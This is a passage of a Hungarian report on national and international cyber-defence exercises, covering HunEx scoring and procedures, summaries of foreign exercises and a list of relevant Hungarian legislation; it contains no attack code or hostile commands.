- **Sajtó:** A sajtómegkeresések során az ügyfelek és a sajtónyilvánosság tájékoztatásának gyorsasága és minősége, valamint a kommunikáció aktivitása került értékelésre. Egy szervezet minél többször és pontosabban tájékoztatta ügyfeleit és a sajtót, annál több pontot kapott. Ezen kívül – teszt célból – sor került egy nyilatkozati joggal nem rendelkező személy megkeresésére is. Itt az a játékos kapott pontot, aki nem reagált. A válaszokkal az összes megszerezhető pont 22 százalékát, maximum 110 pontot lehetett szerezni.

- **Technikai feladatok:** A technikai feladatok mérésére készült egy kérdőív, amellyel hatékonyan lehetett mérni a technikai feladatok megoldását. A kérdőívben a vizsgálatok és a kommunikáció során előállt technikai adatokat, indikátorokat, esemény- és incidensleírásokat kellett leírni a játékosoknak. Ezen kívül több, egyéb technikai kihívást jelentő feladat is megoldásra várt. A feladatok megoldásával és a kérdőív kitöltésével az összes megszerezhető pont felét, maximum 250 pontot lehetett szerezni. A kérdőív azért került összeállításra, mert a HunEx 2017-ben szerzett tapasztalatok ebbe az irányba terelték a szervezőket.
- **Management:** A szervezetek döntéshozatali képességének vizsgálata is a játék részét képezte, a nap során számos feladatot kellett megoldaniuk a felső vezetői érdeklődéstől az irányító hatóságon át az adatvédelmi bejelentésig. Az ezen megkeresésekre adott minőségi válasz szolgáltatta az értékelés alapját. A válaszokkal és a „NAIH[116]" adatbekérő kitöltésével az összes megszerezhető pont 14 százalékát, legfeljebb 70 pontot lehetett szerezni.
- **Rest of the World:** A „rest of the world", tehát a minden más, a gyakorlatban nem közreműködő szereplővel történő kommunikáció értékelését aszerint végezték a szervezők, hogy a játékosok megfelelően, rendeltetésszerűen használták-e ezt a szerepkört, valamint hány szerepkör megszemélyesítésére használták azt. A válaszokkal és a helyes használattal maximum 40 pontot lehetett szerezni, ez az összes megszerezhető pont 8 százaléka.

1.5.8.1. Technikai feladatok értékelése

A kérdőív az alábbi kérdéseket tartalmazta, amelyekre válaszolniuk kellett a játékosoknak.

- Mit tartalmaz a kititkosított flag.txt.URS állomány? Ezzel a kérdéssel a ransomware visszafejtési képessége volt mérhető.
- Milyen eseményeket/incidenseket azonosítottak, hogyan bukkantak rá ezekre? Ezzel a kérdéssel a lényeglátást kívánták mérni a szervezők.
- Milyen indikátorokat azonosítottak (IP, domén, URL, registry, e-mail), ezek hol találhatóak meg?
- Milyen káros állományokat azonosítottak, mi volt a szerepük? Ezzel a két kérdéssel az elemzési és a technikai indikátorgyűjtési képesség került górcső alá.
- Írjon egy 2000 karakteres rövid összefoglalót (technikai nyelven) az eseményekről. Ezzel a kérdéssel a lényeglátást és az összefoglalási képességet kívánták mérni a szervezők.
- Hogyan kerülhető el egy ehhez hasonló eseménysorozat a jövőben? A játékosoknak a proaktivitásukról is be kellett számolniuk, ezt ezzel a kérdéssel mérték.
- Mit tartalmaz a GoToMeetingInstaller.exe hibaüzenete a „flag{„ és „}" karakterek között? Ez egy teljes körű elemzést vizsgáló kérdés.

Ezen kívül további pontokat lehetett szerezni akkor, ha a játékos megosztotta a dekriptort a többi játékossal, a titkosított üzenetre sikeresen válaszolt, és a nyolcas injectben kért C2 szerver fallback IP-címét helyesen küldte vissza.

1.5.8.2. Menedzsment injectek értékelése

A feladatok elsődleges értékelési szempontja a válasz teljeskörűsége, hogy minden kérdésre kapott-e az adott megszemélyesített szereplő releváns és szakmailag helyes választ. Fontos szempont volt az érthetőség, ide tartozik a külalak, tagoltság, közérthető, könnyen feldolgozható, ugyanakkor szakmai válasz. Utolsóként az került megvizsgálásra, hogy tett-e javaslatot a játékos, itt fontos szempont volt a konstruktív szellemiség, az, hogy együttműködésre adjon javaslatot, valamint az, hogy gyors, hatékony megoldást keressen.

[116] Nemzeti Adatvédelmi és Információszabadság Hatóság.

1.5.8.3. További értékelések

A sajtó- és a kommunikációs gyakorlat értékelése a korábbiak szerint alakult, annak módszertanában nem kellett változásokat eszközölni.

1.6. További gyakorlatok

1.6.1. Cyber Czech gyakorlat

A Cseh Köztársaság nemzeti gyakorlatának megismerésére egy meghívás keretében nyílt lehetőség. Több európai ország nemzeti CSIRT-je számára ugyanis lehetőséget biztosítottak egy olyan gyakorlaton történő részvételre, amely a cseh nemzeti gyakorlaton alapult.

A gyakorlat a KYPO nevű, a Masaryk Egyetem által fejlesztett környezetben került lebonyolításra. A KYPO egy olyan virtualizációs rendszer, amely alkalmas akár egész hálózat virtualizációjára is, továbbá a virtuális gépeket webböngészőből is el lehet érni. Ezen kívül az eszközöket probléma esetén VNC segítségégével is lehet menedzselni.

1.6.1.1. A gyakorlat előkészítése

Az esemény első részében egy rövid bevezetést hallottak a résztvevők a gyakorlat kontextusáról, szabályairól és a jogi vetületéről. Ezen információk felszínre hozása nagyon fontos minden játékosnak.

A gyakorlat egy képzeletbeli országban játszódik. A gyakorlat résztvevőinek egy vasúttársaság több rendszerét (DMZ,[117] levelezés, weboldal, DNS-szerver, belső szolgáltatások, MediaWiki, munkaállomások, egy nukleáris anyagot szállító vonatot vezérlő ipari rendszer) kellett megvédeni a külső támadásoktól, továbbá az üzemeltetési tárgykörben felmerülő hibákat is javítani kellett. A szolgáltatások egy része Debian Linux-os, egy másik része Windows-os környezetben futott.

Az első napon három órát biztosítottak a szervezők a rendszerek megismerésére, beállítására, mely idő alatt tűzfalszabályokat és különböző üzemeltetési feladatokat hajtottak végre a csapatok. A gyakorlat előtt további szűk egy óra állt a csapatok rendelkezésére hasonló célra, mely idő alatt a rendszerek frissítését, a sérülékenységek befoltozását végezte el a csapat. A hardening tevékenység közben kiderült, hogy a rendszer számos biztonsági réssel rendelkezik, amelyeket a rendszerek naprakésszé tételével kellett orvosolni.

1.6.1.2. A gyakorlat lefolyása

A gyakorlatban öt blue team (védekező csapat), öt red team (támadó csapat), egy white team (felügyelő csapat) és egy green team (üzemeltető csapat) működött közre. A blue teamek tagjait a nemzeti CSIRT-ek állították össze. A másik három típusú csapat tagjait a szervezők delegálták.

A gyakorlat hat órán keresztül tartott, mely idő alatt folyamatosan próbáltak a red team tagjai különböző szolgáltatásokat ellehetetleníteni, rendszereket kompromittálni.

Ezekre folyamatosan proaktívan és reaktívan is reagálni kellett a csapatoknak. A proaktív reagálás azt jelentette, hogy az elképzelt ország nemzeti CSIRT-je időnként közzétett egy sérülékenységpublikációt, amelyeket, mint később kiderült, megkíséreltek kihasználni a támadók. Ha a csapatnak sikerült az infrastruktúrában megtalálni a sérülékeny komponenst, akkor üzemeltetési tevékenységgel megelőzhette a támadást. A reaktív tevékenység pedig klasszikus incidenskezelés, az incidens következményének felszámolása volt.

[117] Demilitarizált Zóna, egy belső hálózata és a nyílt internet között a publikus szolgáltatásoknak biztonsági okokból kialakított hálózati szegmense.

A gyakorlat során a támadók honlaprongálást, szolgáltatásmegtagadást, adathalászatot, adatkompromittációt, valamint egy ipari vezérlőrendszert érintő célzott támadást hajtottak végre.

A gyakorlaton megjelenítésre került az úgynevezett „médianyomás". Több írásos újságírói megkeresés történt, és két személyes interjút is kellett adni az újságírónak. Ezen kívül a hálózaton egyszerű felhasználóként jelen lévő és folyamatosan használó személyek is (blondie) folyamatosan jelentették a hálózatban felmerülő hibákat, elérhetetlenségeket, a támadások következményeit. Ezek kezelésére folyamatosan nagy hangsúlyt kellett fektetni.

A gyakorlatot rövid értékelés zárta, amelyben a csapatoknak lehetőségük adódott találkozni az őket támadó red team és az őket ellenőrző white team tagjaival.

1.6.2. CSIRT Network gyakorlat

A tagállamok közötti bizalom erősítése, valamint a gyors és hatékony operatív együttműködés előmozdítása érdekében a NIS-irányelv rendelkezései alapján jött létre a nemzeti CSIRT-ek hálózata (CSIRT Network), amely a tagállamok CSIRT-jei és CERT-EU képviselőiből áll. A CSIRT-ek hálózata többek között megosztja a CSIRT-ek szolgáltatási, operatív és együttműködési képességeivel kapcsolatos információkat, egy biztonsági esemény által potenciálisan érintett tagállami CSIRT képviselőjének kérésére megosztja és megvitatja az adott eseményre és a kapcsolódó kockázatokra vonatkozó információkat, és segítséget nyújt a tagállamoknak a határon átnyúló biztonsági események önkéntes, kölcsönös segítségnyújtás keretében történő kezeléséhez.

Az ENISA 2018. január 30-án megtartotta a CSIRT-ek Hálózatának (NIS-irányelv szerinti együttműködési mechanizmus) első tabletop gyakorlatát, az úgynevezett CyberSOPEx2018-at. A gyakorlatban összesen húsz CSIRT, többek között a Kormányzati Eseménykezelő Központ vett részt. A gyakorlat célja volt a CSIRT-ek hálózatának az eljárásrendjében szabályozott folyamatok működésének és hatékonyságának tesztelése, ellenőrzése.

A CyberSOPEx az ENISA által 2012 óta megrendezésre kerülő EuroSOPEx tabletop gyakorlatsorozat folytatása, amelynek céljai a 2018. évben a következők voltak:

- az információmegosztás és a situational awareness gyakorlása;
- megérteni a CSIRT hálózat SOP-ban (Standard Operating Procedures – Szabványos működési eljárások) foglalt szerep- és felelősségi köröket;
- hiányosságok felderítése és azonosítása a CSIRT hálózat SOP-ban.

A gyakorlaton 20 ország 30 játékosa vett részt, akikből Magyarország négy játékost is biztosított, kiemelkedve ezzel a nemzetközi mezőnyből. A gyakorlat forgatókönyve egy elképzelt, tengerészeti hajózási szektort érintő, koordinált támadássorozat volt, amely 15 ország tengeri kikötőjét érintette. A tengerrel, nemzetközi tengeri kikötővel nem rendelkező öt ország szerepe jellemzően abban állt, hogy a részükre eljuttatott részinformációkat (a kirakós darabkáit, technikai részleteket) kellett értelmezniük és eljuttatniuk a támadásokban érintett országok játékosai felé, tehát a magyar csapat részvétele az egész megértéséhez kulcsfontosságú volt.

1.6.3. IWWN Cyber Storm gyakorlat

Az IWWN 2004-ben jött létre azzal a céllal, hogy felgyorsítsa és elősegítse a nemzetközi együttműködést a kibertámadások kivédése és a sérülékenységek megszüntetése terén. A szervezet a közösséghez csatlakozott CSIRT-ek és hatóságok együttműködését hivatott biztosítani, összesen 15 országból: Amerikai Egyesült Államok, Egyesült Királyság, Japán, Kanada, Ausztrália, Franciaország, Finnország, Németország, Olaszország, Magyarország, Hollandia, Új-Zéland, Norvégia, Svédország, Svájc.

2018. április 10–12. között a Nemzeti Kibervédelmi Intézet részt vett az IWWN CERT/CSIRT-közösség számára szervezett Cyber Storm VI. kiberbiztonsági gyakorlaton. A gyakorlat célja az együttműködés és a közösség eljárásrendjének tesztelése, amelyet sajtós és technikai elemekkel tettek komplexebbé.

A technikai feladatok egy széles körben elterjedt mikroprocesszor sérülékenységén alapulnak. Az alacsony energiaigényű és nagy teljesítményű processzor a legkisebb rendszerektől a használati eszközökön (telefon, tablet stb.) át egészen a szuperszámítógépekig majdnem minden eszközben megtalálható. Mivel az eszköz széles körben elterjedt, ezért egy esetleges támadás hamar nemzetközi összefogást igényelhet.

A támadók egy biztonsági rést kihasználva egy káros firmware (vezérlőszoftver) frissítést tettek közzé, amelynek segítségével hozzáférhettek a káros szoftverrel frissített célrendszerekhez. Ennek következtében a belső rendszerek és az ipari eszközök újraindultak, és kis idő elteltével meghibásodtak, gyártósorok, egész termelő részlegek álltak le.

Az eset felszámolásához a részt vevő szervezeteknek szorosan együtt kellett működniük, a közös tudás és információ segített a végső megoldásban, a biztonsági rés befoltozásában, valamint a gyártósorok újraindításában.

1.6.4. Locked Shields gyakorlat

2018 áprilisában a Kormányzati Eseménykezelő Központ részt vett a NATO által szervezett Locked Shields 2018 gyakorlaton.

A gyakorlat célja egy, a valósághoz leginkább hű módon lemodellezett, komplex informatikai – és hadipari – környezet biztonságának és védelmének felmérése volt a szervezett, célzott támadások (APT) ellen. Megvalósítása komplex red és blue teames szervezésben történt, ahol a kék csapat rendszermérnök tagjai feleltek az infrastruktúra védelméért, míg a piros csapat próbálta azt célirányosan támadni. A gyakorlat négy napon keresztül tartott, része volt a környezet előzetes felmérése, a védelem és az elvégzendő feladatok tervezése, majd több napon keresztüli megvalósítása, miközben a piros csapat már aktív támadásokat hajtott végre.

A feladat során a Locked Shields mérnökei több, egyenként közel 15-20 kérdést tartalmazó modulba szervezett feladatot készítettek, amelyek esetén a továbbjutás érdekében az előző modul egy meghatározott százalékát kötelezően meg kellett válaszolni.

A kérdések nehézsége folyamatosan változott, az egyszerűtől (pl.: „Pontosan hány szektorból áll a vizsgált gép merevlemeze?”) a bonyolultabb szintekig (pl.: a gépen lefutott káros kód vizsgálata).

A gyakorlat alkalmas volt a napi szinten számos alkalommal használt forensics technikák sikerességének vizsgálatára, valamint egyúttal olyan élethelyzetek és kérdések megválaszolására, amelyek ugyan nem jelentenek napi szintű feladatot, de mégis jobb rálátást biztosítanak az egyes rendszerek és szoftverek működésére, ezzel mélyítve a gyakorlatban résztvevők tudását.

1.7. A HunEX gyakorlatok eljárásrendje

1.7.1. Célja

A gyakorlat eljárásrendjének célja, a játék során alkalmazandó szerepkörök pontos tisztázása, a lehetséges kommunikációs csatornák azonosítása, valamint a gyakorlatban alkalmazandó kommunikáció módjának és szabályainak leírása, hatékonyabbá tétele.

Az eljárásrend a gyakorlatban részt vevő személyek (játékba bevont szervezetek és személyek, valamint a szervezők) számára készül, annak érdekében, hogy a gyakorlatot egyértelmű szabályrendszer mentén tudják megvalósítani. Ezen dokumentumok a külső szereplők részére általában nem hozzáférhetők.

A most következőkben a HunEx Nemzeti Kiberbiztonsági Gyakorlat kidolgozott eljárásrendjének leírása olvasható, melynek célja egy átfogó kép nyújtása arról, hogy pontosan milyen kereteket kell betartania egy játékosnak, és milyen komplex a feladata a szervezőnek.

1.7.2. Szereplők definiálása

1.7.2.1. A játékos

A játékosok a gyakorlatban megkeresés alapján részt vevő szervezet kijelölt munkatársai, akiknek feladatuk az injectek alapján a gyakorlat megvalósítása, a gyakorlatban szereplő incidensek kezelése, sajtómegkeresések megválaszolása, valamint kapcsolattartás a gyakorlat szervezőjével és a részt vevő többi szervezettel. A játékosok által ellátandó szerepkörök:

- gyakorlatért felelős vezető játékos: (a gyakorlat szemszögéből játszik vezető szerepet, a szervezet belső hierarchiája szerint nem kell vezetőnek lennie), aki a csapat koordinációjáért felelős, és a sajtómegkeresés elsődleges címzettje is.
- incidenskivizsgáló játékos: a technikai incidensek kezelésével és a fenyegetésmenedzsmenttel foglalkoznak, tartják a kapcsolatot az üzemeltetéssel, egy szervezetnek kettő ilyen játékost kell delegálnia, de a játékba bevont (szervezeten belüli vagy kívüli) szereplők száma nincs korlátozva.
- sajtókapcsolatért felelős játékos: opcionálisan kijelölhető szerepkör, a sajtómegkeresések címzettje lehet.

Fontos kiemelni, hogy a HunEx gyakorlat során a résztvevők az infrastruktúrát nem birtokolták, közvetlenül nem érik el, tehát kizárólag a szervezet incidenskezelési és kommunikációs képessége kerül előtérbe, az üzemeltetéssel a játékosoknak nem kellett foglalkozniuk.

1.7.2.2. A szervező szerepkörei (a szervezők)

A Monitor megtervezi és lebonyolítja a gyakorlatot, felügyeli a gyakorlat menetét, kiküldi a játékszervezéssel kapcsolatos technikai információkat.

A sajtó: az elkészült „Gyakorlott Sajtó” hírportálon a gyakorlat erre delegált munkatársai közzéteszik a különböző, a gyakorlat kerettörténetével kapcsolatos híreket, sérülékenység-információkat, valamint közvetlen sajtómegkereséseket intéznek (e-mailben és telefonon) a szervezetek játékosai felé.

A technikai segítséget nyújtó szereplők részéről több, egymástól független forrásból, változatos helyekről érkezhet technikai segítség és megoldás közvetlenül a játékosokhoz.

A felső vezetés megjeleníti a játékos szervezet felső vezetését, döntés-előkészítést kezdeményezhet, jelentéseket, riportokat kérhet be.

Az irányító és adatvédelmi hatóság megjeleníti a játékos szervezet irányító hatóságát, jelentéseket, riportokat, adatokat kérhet be.

A Rest of the World ellátója az összes, a gyakorlatban nem szereplő intézményt helyettesíti. Ha a gyakorlat résztvevőinek egy olyan partnerrel kell kapcsolatot létesíteni, aki egyébként nem vesz részt a játékban, akkor ezt az elérhetőséget kell megszólítania.

1.7.2.3. Kommunikációs csatornák

A gyakorlat végzésének helyszíne a szervezetek alaprendeltetés szerinti munkavégzésének helyszíne. A gyakorlat nem kezdődik előbb, mint 8:00 és nem tart tovább, mint 16:30.

A gyakorlat nyelve elsődlegesen magyar. Amennyiben a játékos belső nyelve az angol, a felső vezetés irányába így is kommunikálhat.

A gyakorlat során használt kommunikáció e-mailes és telefonos megnyilvánulási formára korlátozódik. Alternatív, bilaterális kommunikációs csatornák használata megengedett.

A gyakorlat hivatalosan a játékszervezés által e-mailben, minden résztvevőnek elküldött úgynevezett „STARTEX" üzenettel veszi kezdetét, és az „ENDEX" üzenettel fejeződik be.

A játékosok a gyakorlat során kizárólag a HunEx-kontaktgyűjteményben szereplő e-mail-címeken és telefonszámokon folytathatnak kommunikációt.

Minden kommunikáció (az írásbeli és a szóbeli is) a játékosok és szervezők között egyaránt az „EXERCISE EXERCISE EXERCISE" jelzéssel kezdődik és végződik a játék során, a következők szerint:

- E-mail: A játék részét képező injectek jelentős része e-mailen keresztül kerül kiküldésre a játékosoknak. A gyakorlat keretén belül érkező e-mailek mindig az „EXERCISE EXERCISE EXERCISE" jelzésekkel kezdődnek és végződnek. Az emailek tárgyát minden üzenetnél a „[HunEx (év)]" előtaggal kell kezdeni, ezzel is támogatva a gyakorlat elkülönítését, valamint ezáltal könnyedén lehet az előtagra szabályt létrehozni.
- Telefon: A játék részét képező kommunikációs típusú injectek egy részét telefonos megkeresés útján juttatjuk el a játékosokhoz. A gyakorlat részét képező telefonos megkeresések az „EXERCISE EXERCISE EXERCISE" kijelentéssel kezdődnek és végződnek.
- Kommunikációs portál: A gyakorlatra létrehozott zárt rendszerben működő portál, ahol fórumok segítségével kommunikálhatnak formálisan a játékosok.
- Hírportál: A „Gyakorlott Sajtó" a gyakorlatra létrehozott zárt rendszerben működő portál, amely az aznapi híreket és a gyakorlat részét képező híreket, valamint a gyakorlat kerettörténetét tartalmazza. Az „EXERCISE EXERCISE EXERCISE" felirat itt is megjelenik, de fontos kiemelni, hogy a jelölés nem a cikkekre, hanem a portálra vonatkozik, így a portálon megjelenő összes tartalom közül a játékosoknak kell kiszűrni a gyakorlat eseményeinek, valamint a kerettörténet releváns információit.

1.7.3. A kommunikáció szabályai

A gyakorlat során a játékosok a jelenleg hatályos jogszabályok, valamint saját szervezeti eljárásrendjük szerint járnak el.

Az eljárásrend ezen szabályokhoz képest fogalmaz meg további figyelembe veendő szabályokat és szerepköröket annak érdekében, hogy a gyakorlat során figyelemmel tudjuk követni a hatályos szabályok megvalósulását, működését és hatékonyságát.

- A játékosok feladata a bejelentések fogadása, jelzések monitorozása, valamint a reaktív incidenskezelés.
- Az incidenskivizsgáló szerepkörben lévő játékosok a saját szervezeti eljárásrendjüknek megfelelően tájékoztatják a gyakorlatért felelős vezető játékost az őket ért incidensekről, valamint vezetői döntéseket készítenek elő, terjesztenek fel számára.
- Az incidenskezelést, az üzemeltetéssel való kapcsolattartást, valamint az ellenintézkedések megfogalmazását minden játékos a saját szervezetében érvényben lévő eljárásrend és szabályok alapján látja el.
- A gyakorlat során a játékosok a hatályos jogszabályoknak megfelelően az incidenseket haladéktalanul bejelentik az illetékes (játékosként megjelenő) eseménykezelő központnak, a gyakorlatban szereplő elérhetőségeken. A játékszervezésnek küldött tájékoztatás nem minősül bejelentésnek.

- A játékosok a saját szervezeti szabályaikban foglaltaknak megfelelően kapcsolatba léphetnek más játékosokkal (pl. azonos szektor szereplőivel, akik szintén érintettek lehetnek az incidensben) a telefonkönyvben szereplő elérhetőségeken. A telefonkönyv elérhető a kommunikációs portálon, és minden résztvevő számára e-mailben előzetesen megküldésre kerül.
- Abban az esetben, ha a belső eljárásrendjük szerint a gyakorlatban nem részt vevő szervezetekkel vagy személyekkel kellene kapcsolatba lépni, kommunikálni (pl.: riasztások kiadása ügyfeleknek, vagy a szervezet kollégáinak tájékoztatása egy incidensről, a hírekben megjelent információk valósságáról, esetleg egy szolgáltatás nem működéséről), akkor azt a Rest of the World-játékos (NKI) felé kell megvalósítani. Ennek köszönhetően az eljárásrendben szereplő előírásokat a játékosok maradéktalanul végre tudják hajtani, a gyakorlatban részt nem vevő, arról nem tudó személyek bevonása nélkül.
- A játékosok folyamatosan monitorozzák a sajtóportált a gyakorlat alatt.
- A játékosok a hírportálon megjelenő híreket, az e-mailes és telefonos sajtómegkereséseket saját belső szervezeti eljárásrendjüknek megfelelően kezelik, válaszokat fogalmaznak meg.
- A játékosok folyamatosan kapcsolatot tartanak a gyakorlat szervezőivel annak érdekében, hogy a szervezők a gyakorlat menetét és az eljárásrendben foglalt szabályok megvalósulását ellenőrizni tudják.
    - Ennek módja, hogy a játékosok minden, a gyakorlat részét képező e-mailes (játékos–játékos közötti, játékos–üzemeltető közötti, játékos–eseménykezelő központ közötti, játékos – Rest of the World közötti) kommunikációban, másolatban (CC) megjelenítik a gyakorlatszervezőket. Emellett a játék közben és végén lévő telefonos konferencián aktívan részt vesznek, az esetleges bilaterális telefonbeszélgetésekről, azok tartalmáról mindkét résztvevő tájékoztatja a gyakorlatszervezést.
- Ha a játékos valamilyen oknál fogva nem vesz részt tovább a gyakorlatban, akkor azt haladéktalanul jelezze a gyakorlat szervezőinek.

1.7.4. Traffic Light Protocol

A gyakorlat ideje alatt TLP használata szükséges az információmegosztás során.

1.8. Összegzés, jövőkép

Mint a fent bemutatott anyagból is látszik a Nemzeti Kibervédelmi Intézet folyamatosan törekszik a jogszabályban foglalt kötelességének magas színvonalú végrehajtására, a gyakorlatok színvonalának emelésére. Ennek érdekében továbbra is részt vesz más hazai és nemzetközi gyakorlatokon, tapasztalatcseréken.

Az ezeken az eseményeken szerzett tapasztalatokat összevegyítve a saját szervezésű gyakorlatokon szerzett tapasztalatokkal, valamint a résztvevőktől kapott visszajelzésekkel a jövőben is hasonló színvonalú gyakorlatok lefolytatását kívánja végrehajtani.

A fejlődés három irányban képzelhető el. Először érdemes lenne a gyakorlatot kiszolgáló portált továbbfejleszteni abba az irányba, hogy még több aloldallal, még több funkciót lássanak el. Ez alatt elsősorban a közösségi média és egyéb információmegosztó oldalakra kell gondolni. Másodszor érdemes lenne abba az irányba is fejleszteni a gyakorlatokat, hogy még interaktívabbak és valósághűbbek legyenek a szervezetet ért „incidensek”. Harmadszor még több szektorból, még több résztvevőt kell megszólítani a gyakorlatokkal, hogy azok céljai és jótékony hatása a lehető legtöbb állami és nem állami szereplőhöz eljusson.

JOGSZABÁLYTÁR

1. Magyar jogszabályok

- 1997. évi XLVII. törvény az egészségügyi és a hozzájuk kapcsolódó személyes adatok kezeléséről és védelméről
  https://net.jogtar.hu/jogszabaly?docid=99700047.tv
- 2001. évi CVIII. törvény az elektronikus kereskedelmi szolgáltatások, valamint az információs társadalommal összefüggő szolgáltatások egyes kérdéseiről
  https://net.jogtar.hu/jogszabaly?docid=a0100108.tv
- 2015. évi CCXXII. törvény az elektronikus ügyintézés és a bizalmi szolgáltatások általános szabályairól
  https://net.jogtar.hu/jogszabaly?docid=a1500222.tv
- 2003. évi C. törvény az elektronikus hírközlésről
  https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=A0300100.TV
- 2009. évi CLV. törvény a minősített adat védelméről
  http://njt.hu/cgi_bin/njt_doc.cgi?docid=126195.323131
- 2021. évi XCI. törvény a nemzeti adatvagyonról
  https://net.jogtar.hu/jogszabaly?docid=a2100091.tv
- 2011. évi CXXVIII. törvény a katasztrófavédelemről és a hozzá kapcsolódó egyes törvények módosításáról
  https://net.jogtar.hu/jogszabaly?docid=A1100128.TV
- 2011. évi CXII. törvény információs önrendelkezési jogról és az információszabadságról
  http://njt.hu/cgi_bin/njt_doc.cgi?docid=139257.322945
- 38/2011. (III. 22.) Korm. rendelet a nemzeti adatvagyon körébe tartozó állami nyilvántartások adatfeldolgozásának biztosításáról;
  https://net.jogtar.hu/jogszabaly?docid=a1100038.kor
- 2012. évi CLXVI. törvény a létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről.
  https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1200166.tv
- 84/2012. (IV. 21.) Korm. rendelet az egyes, az elektronikus ügyintézéshez kapcsolódó szervezetek kijelöléséről
  https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1200084.kor
- 451/2016. (XII. 19.) Korm. rendelet az elektronikus ügyintézés részletszabályairól
  https://net.jogtar.hu/jogszabaly?docid=a1600451.kor
- 1035/2012. (II. 21.) Korm. határozata – Magyarország Nemzeti Biztonsági Stratégiájáról
  https://net.jogtar.hu/getpdf?docid=A13H1139.KOR&targetdate=&printTitle=1139/2013.+%28III.+21.%29+Korm.+hat%C3%A1rozat&getdoc=1
- 2013. évi L. törvény az állami és önkormányzati szervek elektronikus információbiztonságáról
  http://njt.hu/cgi_bin/njt_doc.cgi?docid=160206.323158
- 2013. évi CCXX. törvény az állami és önkormányzati nyilvántartások együttműködésének általános szabályairól. *Hatályon kívül helyezte: 2015. évi CCXXII. törvény 121. § (1) b)*
  https://mkogy.jogtar.hu/?page=show&docid=a1300220.TV

- 26/2013. (X. 21.) KIM rendelet – az állami és önkormányzati szervek elektronikus információbiztonságáról szóló törvényben meghatározott vezetői és az elektronikus információs rendszer biztonságáért felelős személyek képzésének és továbbképzésének tartalmáról https://net.jogtar.hu/jogszabaly?docid=a1300026.kim
- 65/2013. (III. 8.) Korm. rendelet – A létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről szóló 2012. évi CLXVI. törvény végrehajtásáról https://net.jogtar.hu/jogszabaly?docid=a1300065.kor
- 360/2013. (X. 11.) Korm. rendelet az energetikai létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről. *Hatályon kívül helyezte: 374/2020. (VII. 30.) Korm. rendelet 22. §*
https://net.jogtar.hu/jogszabaly?docid=a1300360.kor
- 512/2013. (XII. 29) Korm. rendelet az egyes rendvédelmi szervek létfontosságú rendszerei és létesítményei azonosításáról, kijelöléséről és védelméről, valamint a Rendőrség szerveiről és a Rendőrség szerveinek feladat- és hatásköréről szóló 329/2007. (XII. 13.) Korm. rendelet módosításáról https://net.jogtar.hu/jogszabaly?docid=a1300512.kor
- 540/2013. (XII. 30) Korm. rendelet a létfontosságú agrárgazdasági rendszerelemek és létesítmények azonosításáról, kijelöléséről és védelméről https://net.jogtar.hu/jogszabaly?docid=A1300540.KOR
- 541/2013. (XII. 30.) Korm. rendelet a létfontosságú vízgazdálkodási rendszerelemek és vízilétesítmények azonosításáról, kijelöléséről és védelméről https://net.jogtar.hu/jogszabaly?docid=a1300541.kor
- 2015. évi CCXXII. törvény – Az elektronikus ügyintézés és a bizalmi szolgáltatások általános szabályairól https://net.jogtar.hu/jogszabaly?docid=a1500222.tv
- 41/2015. (VII. 15.) BM rendelet az állami és önkormányzati szervek elektronikus információbiztonságáról szóló 2013. évi L. törvényben meghatározott technológiai biztonsági, valamint a biztonságos információs eszközökre, termékekre, továbbá a biztonsági osztályba és biztonsági szintbe sorolásra vonatkozó követelményekről https://net.jogtar.hu/jogszabaly?docid=a1500041.bm
- 42/2015. (VII. 15.) BM rendelet az elektronikus információbiztonságról szóló törvény hatálya alá tartozó egyes szervezetek hatósági nyilvántartásba vételének rendjéről. *Hatályon kívül helyezte a 44/2017. (XII. 29.) BM rendelet.*
https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1500042.bm
- 246/2015. (IX. 8.) Korm. rendelet az egészségügyi létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről https://net.jogtar.hu/jogszabaly?docid=A1500246.KOR
- 186/2015. (VII. 13.) Korm. rendelet a központosított informatikai és elektronikus hírközlési szolgáltató információbiztonsággal kapcsolatos feladatköréről https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=a1500186.kor
- 187/2015. (VII. 13.) Korm. rendelet az elektronikus információs rendszerek biztonsági felügyeletét ellátó hatóságok, valamint az információbiztonsági felügyelő feladat- és hatásköréről, továbbá a zárt célú elektronikus információs rendszerek meghatározásáról https://net.jogtar.hu/jr/gen/hjegy_doc.cgi?docid=A1500187.KOR
- 39/2016. (XII. 21.) EMMI rendelet az Elektronikus Egészségügyi Szolgáltatási Térrel kapcsolatos részletes szabályokról https://net.jogtar.hu/jogszabaly?docid=a1600039.emm
- 386/2016. (XII. 2.) Korm. rendelet az egészségbiztosítási szervekről https://net.jogtar.hu/jogszabaly?docid=a1600386.kor

- 257/2016. (VIII. 31.) Korm. rendelet – Az önkormányzati ASP rendszerről https://net.jogtar.hu/jogszabaly?docid=a1600257.kor
- 249/2017. (IX. 5.) Korm. rendelet az infokommunikációs technológiák ágazathoz kapcsolódó létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről
- 148/2018. (VIII. 13.) Korm. rendelet az önkormányzati ASP rendszerről szóló 257/2016. (VIII. 31.) Korm. rendelet és az elektronikus ügyintézés részletszabályairól szóló 451/2016. (XII. 19.) Korm. rendelet módosításáról https://net.jogtar.hu/getpdf?docid=a1600257.kor&targetdate=&printTitle=257/2016.+%28VIII.+31.%29+Korm.+rendelet
- 270/2018. (XII. 20.) Korm. rendelet az információs társadalommal összefüggő szolgáltatások elektronikus információbiztonságának felügyeletéről és a biztonsági eseményekkel kapcsolatos eljárásrendről https://net.jogtar.hu/jogszabaly?docid=A1800270.KOR
- 271/2018. (XII. 20. Korm. rendelet az eseménykezelő központok feladat- és hatásköréről, valamint a biztonsági események kezelésének és műszaki vizsgálatának, továbbá a sérülékenységvizsgálat lefolytatásának szabályairól https://net.jogtar.hu/jogszabaly?docid=a1800271.kor
- 1838/2018. (XII. 28.) Korm. határozat Magyarország hálózati és információs rendszerek biztonságára vonatkozó Stratégiájáról http://njt.hu/cgi_bin/njt_doc.cgi?docid=212067.363096

2. Európai Uniós jogi aktusok

